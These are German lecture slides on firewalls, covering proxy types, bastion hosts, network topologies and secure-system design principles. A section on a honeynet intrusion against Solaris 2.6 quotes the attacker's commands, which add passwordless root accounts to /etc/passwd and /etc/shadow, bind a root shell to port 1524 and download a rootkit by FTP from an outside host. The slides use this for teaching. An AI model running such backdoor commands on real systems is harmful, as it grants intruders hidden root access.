Firewall 2

Proxy Varianten

Application Level Proxy

- Wird für verschiedene Dienste konzipiert
- kennt Kommandos der Anwendungsprotokolle und kann diese analysieren und kontrollieren
- arbeitet mit Client-Software für Telnet, Browser oder FTP zusammen
- Benutzerorientierte und Nicht-Benutzerorientierte Proxies

Benutzerorientierte

- Telnet, FTP und HTTP - Gegensatz (SMTP)
- Proxy führt Authentikation mit dem Benutzer durch.
- Authentikation(*) und Identifikation(**) gilt nur für diesen Proxy, falls anderer Dienst benötigt wird, erneute Anmeldung
- (**) Wer bin ich ?
- (*) Was darf ich ?

Wann Proxy ?

- Immer dann, wenn auf Anwendungsebene ein Schutzbedarf entsteht (Wann ist dies nicht der Fall ... ?)
- Vorteile:
- kleine überprüfbare Module (Proxies)
- entkopplung der Dienste
- Protokollmöglichkeit (Auditing)
- Interne Netzstruktur wird verborgen
- NAT kann stattfinden

Mail Proxy (*)

- Store-and-Foreward-Prinzip
- nimmt Mail an, speichert diese zwischen und sendet sie dann weiter, also keine end-to-end Beziehung zwischen Sender und Empfänger nicht benutzerorientiert, d.h. keine Benutzerauthentikation

Ablauf

- Eingehende Mail auf Port 25 wird entgegengenommen
- Überprüfung der IP und der Adresse auf nicht erwünschte Mails - SPAM oder Blacklist
- Kann verschiedene SMTP Befehle erkennen
- Bei bestimmten Befehlen - je nach Konfiguration - Nachricht an Security Management und Eintrag ins “Klassenbuch”

HTTP Proxy

- Verbindungaufbau auf Port 80
- Identifikation - Authentikation - Angabe Verbindungsziel
- Aktivierung des Benutzerprofils - so vorhanden
- Aufbau einer 2.Verbindung von Application Gateway zum Ziel-Rechnersystem Port 80
- Überprüfung aller Kommandos

Beispiel Datenfilter

- nur definierte URL's oder nur bestimmte Domänen mit *.de* zulassen
- Unterbindung der Nutzung von Java oder ActiveX
- Beispiel: Benutzung Java ist im Intranet erlaubt,
- aber im Internet nicht
- Eintrag ins Klassenbuch bei ....

FTP Proxy

- Verbindungaufbau auf Port 21
- Identifikation - Authentikation - Angabe Verbindungsziel
- Benutzerprofil - so vorhanden - wird aktiviert
- Aufbau einer 2.Verbindung von Application Gateway zum Ziel-Rechnersystem Port 21
- Kommandos können überprüft werden ---
- Eintrag ins Klassenbuch ist möglich

Telnet Proxy

- Verbindungaufbau auf Port 23
- Identifikation - Authentikation - Angabe Verbindungsziel
- Aufbau einer 2.Verbindung von Application Gateway zum Ziel-Rechnersystem Port 23
- Control Monitor: Überprüfung, ob wirklich nur Ziel-Rechnersystem-Zugriff besteht (Gefahr des Hopping)
- Kontrolle des Datenstroms auf unerlaubte Bytefolgen oder Steuerzeichen

Reverse Proxy

- Erscheint aus dem unsicheren Netz wie der WWW-Server
- Verteilt die Anfragen an andere Server innerhalb des Unternehmens
- Vorteil:
  - Entlastung der internen Server
  - Übernahme der SSL Aufgaben -> HTTP kann über einen APP Level Gateway gelesen werden

Zusammenschaltung

- Um den eigentlichen Server zu entlasten, werden Proxy Server auch als Abteilungsserver oder hintereinander geschaltet
- Abteilungsproxys haben den Vorteil einer einfacheren Konfiguration - weniger User
- Hintereinanderschaltung - Entlastung durch mehrere Maschinen

Proxy Probleme

- Tunneling von Protokollen
- Ein Proxy muss für ein Protokoll entsprechend konfiguriert werden, sonst kann die Aufgabe nicht erfüllt werden (bsp. HTTP)
- Daher werden nicht bekannte Protokolle u.U. einfach weitergeleitet (getunnelt)
- Dies können https oder VPN's sein

Bastion Host


- Das "Foyer" der Firma
- Kann sowohl als Application Level Gateway als auch als Paketfilter ausgelegt werden
- Manchmal auch als Opfer ausgelegt
- Minimalste Konfiguration
- Opferrolle -> siehe Honeynetprojekt

Screening Router

- Siehe Bastion Host nur in der Auslegung als Router oder Paketfilter
- 2 oder 3 Netzwerkkarten Filterregeln werden auch hier angewendet
- Verbindet 2 Netzwerke


Topologien

- Screened Router
- Vorteil
  - HW meist vorhanden
- Nachteil
  - Nur der Router sonst nix




Bastion Host + Router

- Router + Bastion Host
- Router als Paketfilter
- Bastion Host als Application Level Gateway
- Filterung sowohl auf Paket als auch auf APP Ebene




Dual Homed Bastion Host

- Bastion Host mit 2 oder 3 Netzwerkkarten
- Physische Trennung von Intra - und Internet
- ohne Routing
- leitet keinen Verkehr zwischen den beiden Netzen weiter



Design einer DMZ



Honeynet Project

- Erkennen von Eindringversuchen und ihre Vorgehensweise
- Über einen Wrapper (tcpd) werden einige typische Dienste mitgelogt
- Dieser Server wird mit einem Standardbetriebssystem an das Internet gehängt

Anatomie eines Angriffs

- 04.06 Solaris 2.6 wird aufgesetzt mit “rpc.ttdbserv Solaris exploit”
- Kurze Zeit später meldet snort
- Jun 4 11:37:58 lisa snort[5894]: IDS241/rpc.ttdbserv-solaris-kill: 192.168.78.12:877 -> 172.16.1.107:32775 ("IDS241/rpc.ttdbserv-solaris-kill:" ->
- Der Service "ingreslock" (in /etc/services vordefiniert als Port 1524) wird in Datei namens "/tmp/bob" eingebaut,
- inetd wird mit "/tmp/bob" ausgeführt.
- /bin/sh an Port 1524
- Fern User hat root Zugriff

Anatomie II

- /etc/shadow /etc/.ts;
  echo "r:x:0:0:User:/:/sbin/sh" >> /etc/passwd;
  echo "re:x:500:1000:daemon:/:/sbin/sh" >> /etc/passwd;
  echo "r::10891::::::" >> /etc/shadow;
  echo "re::6445::::::" >> /etc/shadow;
  : not found
  not found
  21:09
  ^M: not found

Anatomie III

- login: re
  Choose a new password.
  New password: abcdef
  Re-enter new password: abcdef
  telnet (SYSTEM): passwd successfully changed for re
  Sun Microsystems Inc. SunOS 5.6 Generic August 1997
  $ su r

Anatomie IIII

- /dev/".. "
  rootkit von einem anderen System.
  220 shell.example.net FTP server (Version 6.00) ready.
  Name (shell.example.net:re): j4n3
  331 Password required for j4n3.
  Password:abcdef
  230 User j4n3 logged in.
  ftp> get sun2.tar
  200 PORT command successful.
  150 Opening ASCII mode data connection for 'sun2.tar' (1720320 bytes).
  226 Transfer complete.

Anatomie IIIII

- local: sun2.tar remote: sun2.tar
  1727580 bytes received in 2.4e+02 seconds (6.90 Kbytes/s)
  ftp> get l0gin
  200 PORT command successful.
  150 Opening ASCII mode data connection for 'l0gin' (47165 bytes).
  226 Transfer complete.
  226 Transfer complete.
  local: l0gin remote: l0gin
  47378 bytes received in 7.7 seconds (6.04 Kbytes/s)
  ftp> quit
  U221 Goodbye.

Anatomie IIIIII

- Rootkit wurde entpackt und installiert
- danach wurde ein IRC Proxy eingerichtet und der gekaperte Server als Chat Server genutzt
- (Die Protokolle sollen nicht uninteressant gewesen sein !!)
- Ausführlich nachzulesen unter
- http://www.it-academy.cc/content/article_browse.php?ID=0000000052

Perfektion

- Planmäßiges Vorgehen
- Einhalten von Normen und Standards
- Programmkorrektheit
- Formale Verifikation
- Vermeidung von Nebeneffekten
- Qualitätssicherungs-Maßnahmen

Anforderungen

- Die Anforderungen an ein sicheres System können nach den Fundamentalprinzipien aufgebaut werden oder nach folgenden Forderungen die sich an den sicheren Betrieb eines Systems ergeben

Fehlertoleranz (1)

- Konsistenz
- Redundanz (Achtung: Konsistenz sichern)
- Ausfallsicherheit
  - z. B. Fehlerüberbrückung
  - z. B. Plattenspiegelung
  - z. B. Mehrprozessorsysteme
- sichere Rückfallposition

Fehlertoleranz (2)

- Wiederanlauf
  - z. B. Backups oder/ und Ausweichsysteme
  - Warm testen !
- Plausibilitätskontrolle
  - z. B. bei Benutzereingaben
- Katastrophenvorsorge
  - z. B. Backup-Planung

Sparsamkeit(hier)

- Komplexitätsvermeidung (KISS-Prinzip: Keep It Small and Simple)
- Beschränkung der Funktionalität auf Notwendigkeit (konträr zum Funktionieren - »Hauptsache es funktioniert«)
- minimale Schnittstellen
- TCB (Trusted Computing Base), Sicherheitskern
- Speicher vor Freigabe löschen

Sparsamkeit (2)

- minimale Rechte (keine unnötigen Rechte vergeben)
- need to know
- geschlossene Benutzungsoberfläche
- geschlossenes System
- Vertrauen konzentrieren (vertrauenswürdige Inseln in offener Welt)
- Wiederaufbereitung Platten sicher löschen

Kapselung

- Objekte
  - Selbstverwaltung von Datenobjekten
  - gegenseitiges Mißtrauen
  - Modularisierung
  - Unabhängigkeit
  - Abschirmung
  - Schichtung

Bewusstheit

- Benutzerkontrolle
- Benutzerschulung !
- Vertrauen nur bei Nachweis
- z. B. durch gegenseitige Authentisierung
- Gefahrenbewußtsein

Überwachung

- Benutzerkontrolle
- Revisionsfähigkeit
- Beweissicherung
- Protokollierung Monitoring Logging
- Accounting
- Auditing
- Vieraugenprinzip